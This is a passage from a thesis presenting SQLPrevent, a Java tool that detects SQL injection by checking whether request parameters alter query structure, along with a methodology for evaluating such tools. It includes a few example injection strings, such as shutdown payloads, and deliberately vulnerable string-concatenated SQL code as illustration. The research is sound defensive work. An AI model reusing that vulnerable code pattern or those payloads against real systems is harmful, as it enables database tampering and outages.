tack strings by surveying different sources: exploits developed by professional penetration-testing teams to take advantage of SQL-injection vulnerabilities; on line vulnerability reports, such as US-CERT and CERT/CC Advisories; and information extracted from several security-related mailing lists. The resulting set of attack strings contained 30 unique attacks that had been used against applications similar to the ones in the testbed. All types of attacks reported in the literature [39] were represented in this set except for multi-phase attacks such as overly-descriptive error messages and second-order injections. The resulting ATTACK set contained a broad range of potential SQLIAs. The LEGIT set has been created in a similar fashion. However, instead of using attack strings to generate sets of parameters, it used legitimate values. The result is a set of legitimate inputs that contained SQL keywords, operators, and troublesome characters, such as single quotes and comment operators, but in a way that should not cause an attack.

In our tool we use the AMNESIA testbed too as an example of a step in the evaluation methodology. Moreover, we modified it to make our evaluation test more complete. The original sets of input are enriched with a third new list, the OBSCURE ATTACK, which consists of a list of SQLIAs encoded in different ways (ex. Hexadecimal) and we added new web applications on the set of seven that amnesia provides. The AMNESIA testbed is open source and available from the William G.J. Halfond web site (<http://www.cc.gatech.edu/whalfond/testbed.html>)

An advantage of our work is that we provide a general and complete methodology for the evaluation of any kind of SQL Injection tool. In chapter 6, we will present the case study of our novel tool SQLPrevent to prove the effectiveness of both the tool itself and its proposed evaluation methodology.



# Chapter 4

## SQLPrevent

SQLPrevent is an innovative security tool for effective dynamic detection and prevention of known as well as novel SQL Injection attacks without access to the application source code. This tool is based on the research of Santai Sun, PhD student of *The University of British Columbia* in Vancouver, Canada which I worked with during the 2007/08. The tool has been written in Java language, and works on any JSP/Java web applications based on a back-end database and following the standard J2EE architecture. In this section we will present the tool. We will mainly focus on its innovative approach and how it works. We will then discuss its advantages and limitations. The evaluation part of SQLPrevent will be examined in more detail later in Chapter 6.

### 4.1 Approach and Assumptions

Our approach is based on two simple observations; that (1) in malicious HTTP requests, parameter values are used not only as literals in the corresponding SQL statements but also as other SQL constructs, such as delimiters, identifiers or operators; and (2) a malformed parameter value in an HTTP request comprises of more than one SQL token.

The main phases followed are:

1. Abstraction of Web Applications and HTTP Requests
2. Abstracting an HTTP request as a set of name-value pairs

## 4.1. Approach and Assumptions

---



Figure 4.1: Structure of an HTTP request and sources of name-value pairs

3. Alteration of the SQL Statement's Intended Syntactical Structure by SQLIAs
4. False positives reduction

To achieve these four stages some important assumptions and observations have to be made.

### 4.1.1 Abstraction of Web Applications and HTTP Requests

For the purpose of discussing SQLIAs, we will abstract a web application as a function that takes HTTP requests as inputs and generates SQL statements as outputs. We exclude from our observation communications made by web applications to other data sources such as XML documents, LDAP servers or arbitrary files IOs. Since only HTTP requests, and not responses, can carry a SQLIA payload, we will also exclude HTTP responses from further discussion.

A web client requests services by making an HTTP request to a web server. An HTTP request message consists of the following three parts, as illustrated in figure (fig. 4.2). **Request line with optional query strings**, such as:

```
POST /bookstore/book.jsp?ACTION=UPDATE&book id=123 HTTP/1.1
```

It requests the file `book.jsp` from `bookstore` directory with query strings `ACTION=UPDATE&book id=123`

**Headers**, such as `Accept-Language:en-us` and `User-Agent:Mozilla/4.0`. The character `:"` is used to separate the name and value of a header. Note that the cookie header is commonly abstracted as a separate object due to its unique purpose. Cookies are opaque strings of text sent by a server to a web browser that are stored locally on the client and then sent back unchanged by the browser each time it accesses that server. HTTP cookies are commonly used for authenticating, session tracking, and maintaining specific information about users. **Message body**. This is an optional part of an HTTP request. When the POST method is used, the message body consists of user input data in an HTML form, such as `book_name=webapp&price=1000`

#### 4.1.2 Abstracting an HTTP request as a set of name-value pairs

We abstract an HTTP request in the context of SQLIAs as a set of name-value pairs in which the name part serves as an identifier for a given input parameter. There are four possible sources of input parameters in an HTTP request: (1) query string, (2) cookie collection, (3) header collection, and (4) form field data. For example, the HTTP request from the previous figure can be abstracted as shown in the table below. Thus, we can represent an HTTP request as an element of a power set of parameters,  $2^P$ , where each element of  $P$  is a 2-tuple  $(n, v)$  of name and value 4.2.

#### 4.1.3 Alteration of the SQL Statement's Intended Syntactical Structure by SQLIAs

Our first key observation is that in a benign HTTP request, parameter values are used only as literals in the corresponding SQL statements. A SQL literal is a notation for representing a fixed value within an SQL statement. For example, in the given SQL statement `UPDATE books set book name='webapp', price='1000' WHERE book_id=123`, the literals are `"webapp"` for `book_name` column, `"1000"` for `price` column and `"123"` for `book_id`

## 4.1. Approach and Assumptions

---

Source	Name (n)	Value (v)
Query String	ACTION	UPDATE
Query String	book_id	123
Cookie	JSESSION_ID	QAZWSXEDC
Cookie	user	miles
Header	Accept-Language	en-us
Header	User-Agent	Mozilla/4.0
Form Data	book_name	webapp
Form Data	price	1000

*Figure 4.2: Abstraction of HTTP request from the example in Figure 4.2*

column. Our detection heuristic identifies those cases where parameter values of an HTTP request show up in the corresponding SQL statements as something other than literals. We now explain why this observation can be considered as a general rule for dynamic detection of SQLIAs.

Web application developers typically use string manipulation functions to dynamically compose SQL statements by concatenating pre-defined constant strings with parameter values from HTTP requests. Given the sample HTTP request in the figure 4.2, the following Java code constructs an SQL statement by embedding parameter values from query string (book\_id) and from field data (book\_name and price):

```
statement= "UPDATE books set " +  
  "book_name='"+request.getParameter("book_name")+ "',"+  
  "price="+request.getParameter("price")+ " "  
  "WHERE book_id="+ request.getParameter("book_id");
```

This scenario is a typical case of coding database access logic in web applications. The intended syntactical structure of the SQL statement in the above example can be expressed as follows: "UPDATE books set book name=?, price=? WHERE book\_id=?", where question marks are used as placeholders for the parameter values. When the placeholders are instantiated with parameter values, those values should only be used as literals in order to maintain the original syntactical structure of the SQL statement. Otherwise, adversaries can launch attacks by injecting extra single quotes, SQL keywords, operators, or delimiters into the SQL statements to alter the syn-




Figure 4.3: An attacker tries to inject an additional SQL statement into original query

tactical structure of SQL statements. Here is a simple example. As shown in the figure 4.3, an attacker tries to inject an additional SQL statement into the original query by using query delimiter (“;”) and comment characters (“–”) that mark the beginning of a comment. As a result, instead of just updating book\_name and price information for books whose book.id equals 123, an attack in Figure 4.3 causes the application to update book\_name to “webapp” and price to 1,000 for every entry in the books table, and also adds a new user account named “hacker” with a password “1234” to the underlying MS Windows operating system.

#### 4.1.4 False Positives Reduction

Based on our first observation, false positives may occur when a parameter value appears in the corresponding dynamic SQL statement but is not actually used by the programming logic in the process of composing the final SQL statement. Consider the example in Figure 4.4. The parameter named ACTION has a value of “UPDATE”, which appears in the dynamic SQL statement. However, the “UPDATE” is taken from a pre-defined constant string instead of the HTTP request. If only examining whether it is a literal according to our observation, the example above would be an occurrence of a false positive, a benign request being categorized as a malicious attack, since “UPDATE” is not a literal in the final SQL statement. The second key observation employed in our approach is that the HTTP request parameter

## 4.1. Approach and Assumptions

---




Figure 4.4: An example of a false positive: keyword `UPDATE` is from constant string instead of HTTP request

value that carries an SQLIA string requires at least two SQL tokens for the attack to work: one for the original placeholder value and another for the attack. An SQL token is a categorized block of text, such as keyword (i.e., `SELECT`, `UPDATE` and `FROM`), string literal, identifier (e.g., `book_id` and `book_name` columns) or operator (i.e., `+`, `-` and `=`). Since one token is insufficient for an attack, SQLIAs comprise more than one token. Among the SQLIA strings we investigated during our tests, the shortest attack string we found was a numeric literal value followed by a shutdown command, such as `2 SHUTDOWN` where `2` and `SHUTDOWN` are two distinct tokens separated by a white space. The resulting attack query would look like the following: `SELECT book_name from books WHERE book_id=2 SHUTDOWN`

The fact that a malicious parameter value requires at least two SQL tokens to launch an attack is an important property for eliminating false positives when performing SQLIA detection. Since web applications do not automatically provide information about the source of tokens in the dynamic SQL statements, it is not clear whether a specific token is from pre-defined strings or from an HTTP request. By using the number of tokens in a parameter as a threshold value, false positives can be significantly reduced. In fact, when we evaluated SQLPrevent using two as the threshold value, of 3,824 benign HTTP requests from the AMNESIA testbed [55], none caused a false positive. Note that false positives may be still be possible even if the threshold for

the number of tokens in a parameter value is two. We delay this discussion until later, when we address the limitations of our approach.

## 4.2 How SQLPrevent Works: the Algorithm

Using the above observations and the abstractions of a web application and an HTTP request, we developed two heuristics for detecting SQLIAs. To summarize our heuristics: SQLIAs occur when (1) parameter values within an HTTP request are used to construct SQL statements in such a way that the parameter values modify the intended syntactical structure of the dynamic SQL statements, and (2) a malicious parameter value contains at least two SQL tokens. Based on the above heuristics, we developed an algorithm to detect whether an intercepted HTTP request is an SQLIA. The algorithm below takes an HTTP request  $r$  and an SQL statement string  $s$  as inputs and returns true if  $r$  is malicious, otherwise returning as false. The algorithm determines whether  $r$  is an SQLIA attack by checking if there is a parameter value in  $r$  that is a substring of the intercepted SQL statement but is not in the set of literal values of  $s$ , and contains at least two SQL tokens.

### Algorithm: IsHTTPRequestMalicious

input : A set of parameter strings  $r$  in an intercepted HTTP request

input : An intercepted SQL statement string  $s$

output: A boolean value indicate whether  $r$  is malicious or not

```
 $\Delta \leftarrow$  set of literal tokens in  $s$ 
for every  $p$  in  $r$  do
   $t \leftarrow$  number of tokens in  $p$ 
  if  $p$  is substring of  $s$  and  $p \notin \Delta$  and  $t > 1$  then
    return true
  end
end
return false
```

### 4.3. Implementation

---

To analyze the computational complexity of the algorithm, let  $N$  be the number of parameters in an HTTP request,  $M$  the length in characters of the longest parameter, and  $L$  the length of the SQL statement in characters. The detection algorithm loops through  $N$  parameters in the HTTP request in question. For each parameter, it counts the number of tokens within the parameter and performs a substring search against the SQL statement in question. Finding the number of tokens in a parameter (line 3) requires reading through each character in it, thus the complexity for this operation is  $O(M)$ . For substring search in line 4, the complexity is  $O(M + L)$  according to [67]. We assume the operator " $\notin$ " used in line 4 takes constant time if the literal tokens are first put into a hash table. Thus, the overall computational complexity of the algorithm is  $O(N(M + L))$ .

### 4.3 Implementation

SQLPrevent is implemented in J2EE platform and consists of an *HTTP request interceptor*, *thread-local storage*, *SQL interceptor*, *SQLIA detector*, and *SQL lexer modules* as illustrated in figure 4.5. The original data flow (HTTP request  $\rightarrow$  Web application  $\rightarrow$  JDBC driver  $\rightarrow$  database) is modified when SQLPrevent is deployed into a web server (refer Appendix A1). First, the references to the program objects representing incoming HTTP requests are saved into the current thread-local storage. Second, the SQL statements composed by web applications are intercepted by the SQL interceptor and passed to the SQLIA detector module. The detection module then retrieves the corresponding HTTP request from thread-local storage and examines the request to determine whether it contains an SQLIA. If so, the SQL interceptor prevents the malformed SQL statement from being submitted to the database. All main modules of SQLPrevent are shown in the figure 4.5, and are explained below.

**HTTP Request interceptor** is implemented as a servlet filter, a component type introduced in Java Servlet specification version 2.3 [68]. This module intercepts HTTP requests and stores an internal reference to the object representing the intercepted HTTP request in the corresponding thread-local storage. The stored reference is retrieved later by the SQLIA detector






Figure 4.5: Main elements of SQLPrevent architecture are shown in light blue/grey. The data flow is depicted with sequence numbers and arrow labels

module when it processes the intercepted SQL statements.

**Thread-local storage** is static or global memory local to a thread. Each thread gets a unique instance of thread-local static or global variables. Given that web servers are commonly implemented as multi-threaded processes that handle multiple concurrent HTTP requests at the same time, the SQLIA detector module needs a way to find the corresponding HTTP request for each intercepted SQL statement. Since both request handling and query generation are processed in the same thread, the thread-local storage provides an adequate mechanism for a one-to-one mapping between an HTTP request and the corresponding SQL statement.

**SQL interceptor** extends P6Spy [69]. This open-source module intercepts and logs SQL statements issued by web-application programming logic before they reach the JDBC driver. We have extended P6Spy to invoke the SQLIA detector when SQL statements are intercepted.

**SQLIA detector** takes an intercepted SQL statement as input, retrieves the corresponding HTTP request object from the thread-local storage, passes

### 4.3. Implementation

---

the intercepted SQL statement to the SQL lexer for tokenization, and then performs detection according to the Algorithm. If a SQLIA is identified, the detector indicates this fact to the SQL interceptor, which throws a necessary security exception to the web application, instead of letting the SQL statement through.

**SQL lexer** is implemented as a lexical analyzer. This module converts a sequence of characters into a sequence of tokens. The SQL lexer module is used to perform lexical analysis of intercepted SQL statements. Given a SQL statement, the SQL lexer generates a set of tokens with the corresponding token types. For example, by giving the following SQL statement as an input: "UPDATE books SET book name='SQLIA', price=100 WHERE book\_id=123" the SQL lexer will generate the following set of tokens and the corresponding token types:

No.	Token	Type
1.	UPDATE	[IDENTIFIER]
2.	books	[IDENTIFIER]
3.	SET	[IDENTIFIER]
4.	book_name	[IDENTIFIER]
5.	=	[OPERATOR-EQUALS]
6.	'SQLIA'	[LITERAL-STRING]
7.	,	[COMMA]
8.	price	[IDENTIFIER]
9.	=	[OPERATOR-EQUALS]
10.	100	[LITERAL-INTEGER]
11.	WHERE	[IDENTIFIER]
12.	book_id	[IDENTIFIER]
13.	=	[OPERATOR-EQUALS]
14.	123	[LITERAL-INTEGER]

The SQL lexer is used by the SQLIA detector module to find a set of literal types in the intercepted SQL statement, such as LITERAL – STRING in line 6 and LITERAL – INTEGER in line 10 and line 14.

## 4.4 Advantages and Limitations

### Advantages

In our evaluations, as it will be shown in detail in Chapter 6, SQLPrevent produced no false positives or false negatives, imposed low runtime overhead on the testbed applications and was portable among different databases. Some existing approaches [55, 56, 57, 58, 60, 61] also have either low performance overhead or high accuracy. However, compared with SQLPrevent, they suffer from other limitations, such as the need to analyze or even modify the application source code [55, 56, 57, 58] or to modify the runtime environment [60, 61]. So unlike these existing approaches, ours is moreover:

- Resistant to evasion techniques, such as hexadecimal encoding or in line comment
- Does not require analysis or modification of the application source code
- Does not need training traces
- Does not require modification of the runtime environment, such as PHP interpreter or JVM
- Is independent of the back-end database used

Other advantages of our technique are its ease of integration with existing web applications and databases, and its portability across different back-end databases. SQLPrevent can be easily integrated with existing web applications based on J2EE technology by simply (1) deploying SQLPrevent Java library into J2EE application servers, (2) configuring *HTTP request interceptor* filter entry in the *web.xml* file, and (3) replacing the class name of the real JDBC driver with the class name of *SQL interceptor*.

**Limitations** In spite of the compelling evaluation results, our approach could in theory have false positives or false negatives, since web applications do not automatically provide information about the source of tokens in the dynamic SQL statements. Based on our detection algorithm, a false

#### 4.4. Advantages and Limitations

---

positive would occur when a parameter value in an HTTP request (1) appears as a substring of the intercepted SQL statement and (2) is not in the literal token set of the intercepted SQL statement and (3) comprises more than two tokens, and (4) is not used by programming logic to form the SQL statement. For example, in figure 4.4, if the parameter named ACTION had a value of "UPDATE books", this would be an instance of a false positive for our detection algorithm. However, as shown by the evaluation, our detection algorithm correctly identified all the benign requests we had in the testbed, by ruling out parameters that comprise of only one token. The chances of false positives could be further reduced by simply configuring the threshold values (i.e., the number of tokens in the parameter value) for that particular URL in the SQLIA detector, at the cost of an additional configuration. Theoretically, false negatives are also possible in our approach, since a web application could use the value of an HTTP request parameter in any way it wants when it constructs the SQL statement. For instance, consider a parameter value that consists of a list of comma-delimited product categories categories=c1,c2 and assume that the server-side programming logic constructs a separate SQL statement for each category id in the list, such as:

```
id_array = request.getParameter("categories").split(",");
S1="SELECT * FROM category WHERE cid='"+id_array[0]+'";
S2="SELECT * FROM category WHERE cid='"+id_array[1]+'";
```

A malicious parameter "categories=c1,c2' shutdown --" could successfully exploit this vulnerability, resulting in S2 as "SELECT \* FROM category WHERE cid='c2' shutdown". This attack would not be detected by our detection algorithm, since the whole malformed parameter value ("c1,c2' shutdown --") is not a substring of S2. To generalize the above example, false negatives can occur when a malformed parameter value in an HTTP request (1) is modified by web application programming logic before it is used to construct the final SQL statement or (2) is partially selected by programming logic to form the SQL statement. Since both conditions result in a malicious parameter not appearing as a substring of the intercepted SQL statement, the malformed parameter will be neglected by our detection algorithm. However, based on the experimental results and to the best of our

knowledge, these are rare cases; the most common cause of SQLIAs is programming logic using malicious parameters directly to form SQL statements without any validation or modification. For those rare cases, an extension module that performs a customized parsing logic can be configured to be used by SQLPrevent before performing detection. For instance, the above false negative sample can be prevented by an extension that splits the value of "categories=c1,c2" into separate parameters such as "categories\_1=c1" and "categories\_2=c2" before the detection module commences detection. Thoroughly addressing the problems of false positives and false negatives will be a candidate subject of future research. Another limitation of SQLPrevent is that, at the moment, it is properly working only on J2EE web applications.

## 4.5 Ongoing Work

We are currently conducting additional research to thoroughly address the problems of false positives and false negatives. For this purpose we are already working on a beta version of SQLPrevent, *with TaintTrack* (see Appendix A1) which addresses those weaknesses. We also plan to finish porting our approach to other web-application development platforms, such as ASP, .NET and PHP, in order to evaluate the feasibility of our approach for other mainstream web platforms. To obtain more realistic data on the practical possibility of false positives and false negatives, we are evaluating SQLPrevent on others real world web applications, and testing it with other SQLIA penetration testing tools such as Absinthe [70] and SqlMap [71]. Moreover, we are planning to extend the evaluation tests of SQLPrevent on different architecture configurations by testing it on different back-end databases and application servers. At the moment it has been done using two databases MySQL [72] and MS SQL-Server [73] on JBoss (Tomcat) and Sun Java System applications servers [74, 75] and it has been tested with the SQLNinja penetration tool [76].

## 4.5. Ongoing Work

---

# Chapter 5

## A Methodology for SQLIAs Security Tools Evaluation

In this chapter we introduce and fully describe our proposal methodology for the evaluation of security tools for detection and prevention of SQLIAs. We provide an abstract schema, a complete diagram and a step-by-step procedure to achieve it. Then we analyze in details each of these step and afterwards, we discuss advantages and limitations of our proposal.

### 5.1 Observations, Assumptions and Definitions

In order to avoid attacks by intruders and consequently loss of information, compromise of sensitive data or damaged systems, evaluation is a fundamental and essential step for any security tool. In our work we will focus precisely on the evaluation of security tools related on the detection and/or prevention of SQL Injection Attacks. The reasons to address this problem is to have a complete and common evaluation methodology. This because:

1. There is a lack of completeness in testing tools for SQL Injection detection and prevention
2. There is a lack of a common methodology for the evaluation of SQLIAs tools

## 5.1. Observations, Assumptions and Definitions

---

3. It provides common criterion and results useful to correctly judge tools and for a proper comparison among them
4. It could prove and guarantee efficiency, performance and all the features of the tool such as stability, flexibility and usability. This is the example of our tool, SQLPrevent
5. It could discover weaknesses, flaws, shortcomings, bugs and troubles of the tool under evaluation. This helps the developer in a re-design and troubleshooting phase

To provide a common methodology for a complete evaluation we first need to establish and define the criterion to adopt and parameters to check, which describe what we are going to test and analyze in the tool. Which kind of features are needed to measure, to gain enough results for a complete picture of the tool and to have a proper final judgment in both cases positive or negative. For our proposed methodology, we concentrate our approach on the sets of parameters illustrate below.

### 5.1.1 Definitions of the Analyzed Features

**Efficiency:** the quality of performing or functioning in the best possible manner with the least waste of time and effort; having and using requisite knowledge, skill, and industry; competent. Does the tool produce any false positive and/or false negative?

**Effectiveness:** producing or capable of producing an intended result or having a striking effect. Does the tool really detect and/or prevent SQLIAs?

**Stability:** the nature of a quantity or property or function that remains unchanged when a given transformation is applied to it; the quality of being enduring and free from change or variation; Consistently dependable and steadfast of purpose. Is the tool independent by any environment change?

**Flexibility:** The quality to keep working properly after any variation; the ability to fit changed circumstances. Does the tool detect and/or prevent



different types of SQLIAs?

**Usability:** is a quality attribute that assesses how easy user interfaces are to use. The word “usability” also refers to methods for improving ease-of-use during the design process. Following the definition of Jakob Nielsen [77] usability is defined by five quality components:

- **Learnability:** How easy is it for users to accomplish basic tasks the first time they encounter the design?
- **Efficiency:** Once users have learned the design, how quickly can they perform tasks?
- **Memorability:** When users return to the design after a period of not using it, how easily can they reestablish proficiency?
- **Errors:** How many errors do users make, how severe are these errors, and how easily can they recover from the errors?
- **Satisfaction:** How pleasant is it to use the design?

There are many other important quality attributes. A key one is utility, which refers to the design functionality. Usability is certainly an important parameter for the evaluation of a security tools. However the measure of usability, as we can see by the big literature and the many research on it, is by itself an independent and very large topic to handle properly in our work. So for this reason we are not going to consider it during our tests. In this field are also included parameters such as the complexity to install the security tool and effort spent to use it. This aspect of evaluation will be part of the future work.

### 5.1.2 Definitions of the Measured Parameters

- **Efficiency**
  - **False positive:** is a false alarm. It is when the tool incorrectly categorizes a benign request being as a malicious attack

## 5.1. Observations, Assumptions and Definitions

---

- **False negative:** occurs when a malicious attack is not recognized, so the tool lets it pass normally
- **Effectiveness**
  - **Attacks Detection:** the percentage of real attacks, correctly detected.
  - **Attacks Prevention:** the percentage of real attacks, correctly blocked after being detected.
- **Stability**
  - **Environment Independence**
    - **Web Applications:** the possibility to test the tool on different types of web applications, such as open source/commercial, trivial/complex, large/small
    - **Databases:** testing on web applications that use different back-end databases, such as open source (e.g. MySQL) commercial (e.g. MS SQL-Server)
    - **Programming Languages:** the ability of the tool to work properly on web applications written in different programming languages or platforms, such as J2EE, .NET, PHP, Java/JSP and so on
    - **Operating Systems:** the capacity of the tool to run on different OS such as for example Windows and Linux
    - **Application Servers:** the possibility to run the tool in a network using different type of AS such as commercial (e.g. IBM WebSphere ) or open source (e.g. JBoss)
- **Flexibility**
  - **Different Types of SQLIAs:** the ability of the tool to work properly under different types of SQL Injection attacks such as those presented in the chapter 3, like for example Blind Injections or obfuscate attacks.

- **Performance**

- **Detection Overhead:** is the time spent for a detection of a SQLIA once the tool is running
- **Prevention Overhead:** is the time spent to detect and block (prevent) a SQLIA once the tool is running

## 5.2 Proposed Methodology

Achieve a complete and common methodology is not a trivial task. It is a long and complex process that considers different aspects and features of the evaluated tool. A first reason is that each tool is different and independent to the others, so it requires specific configurations and tests. Moreover there are several parameters (such as described above in the previews paragraph) to analyzes systematically and each one with different approaches, network configurations and objectives. We provide a general methodology adaptable to any types of security tools against SQLIAs. First we illustrate (fig. 5.1) an abstract overview of our approach, focusing on the main phases of our methodology and afterwards we describe in details each step of the proposal procedure. Finally we will discuss our proposal idea.

### 5.2.1 Abstract Methodology Diagram




Figure 5.1: Proposal Evaluation Methodology: General Model

## 5.2. Proposed Methodology

---

### **Phase 1 Create Testbed**

The starting point is the creation of a testbed, which is the main development environment for our tests. With the term testbed we refer to a set of components strictly connected each other such as (vulnerable) web applications, O.S., back-end databases, applications servers or the general network configuration. This phases will be divided in several steps. However its main goal is to provide an ad-hoc and complete testbed for the evaluation of the investigated tool.

### **Phase 2 Perform SQLIAs Without Tool**

Once we have our testbed ready, we perform different types of SQLIAs on the vulnerable web application without that the security tool is installed yet. The web application is the one we are sure to be insecure and vulnerable to SQL Injection, so it should be possible to perform SQLIAs. This task usually is performed not only manually, but with the support of automatic tools for penetration tests or scripts.

### **Phase 3 Install Tool**

After a successful set of SQLIAs attempted on the web application, we install on it the security tool we are evaluating. This step is strictly related to the features of the tool. Usually this task is very different for each tool. In fact some of them require a big effort and time consuming like the approaches employing dynamic taint analysis which require the modification of the runtime environment or like SQLrand which need access to the web application source code. However in some lucky case such as with our tool SQLPrevent, it is a straightforward process (see Appendix A1) completed in a few steps.

### **Phase 4 Re-Perform SQLIAs With Tool**

Now we perform again exactly the same sets of attacks under the same conditions we have already done during phase 2, but this time our web application should be safe by the security tool, so the results could be different. In other words, this phase is an exact copy of the phase number two, but with the security tool installed properly to protect the web application under attack.

### Phase 5 Analyze Results

Once here, we should have collected different results to analyze from the previous phases. So with the support of tables, diagrams and graphs we are able to divide each parameter measured with its different results observed and estimate an average, for example it is the case of performance overhead and false positive, or state a comment, for example for the environment independence. Usually each step of each phase provides one or more results to work on. Afterwards the ways to interpret them are very large and different. To evaluate usability for example, such as the complexity of using the tool or the satisfaction of the user by use it, is required a not trivial analyze often based on heuristic principles and assumptions.

### Phase 6 Change Parameters and Repeat

After it has been done a complete loop of the all 5 phases it is possible and it is recommended to iterate the whole process as most as possible. Of course each time we must change something to achieve different and useful results. For example change the web application attacked, or the network configuration such as database, operating system or change the list of SQLIAs performed. It is immediate to notice that this loop could be theoretically endless as well as the evaluation for a tool. This is a normal, in fact it is up to the evaluation team to decide when it is reached a satisfactory range of result enough to achieve their goals. Of course is also obvious that only one iteration is not enough. Evaluation is a time-spending process, especially when it has been done properly.

## 5.2.2 Detailed Methodology Diagrams

### Phase 1 - Create Testbed

Create a testbed is the initial phase and as it is possible to see by the diagram 5.2 it is a structured process. The diagram says that the testbed is made up by 5 core components. Each one, in turn, is different and it can be selected by a set of different alternatives. However they are all connected together in fact, most of the time from one choice of the component depends the others. For example by choosing a “Vulnerable Web Application”, written in

## 5.2. Proposed Methodology

---

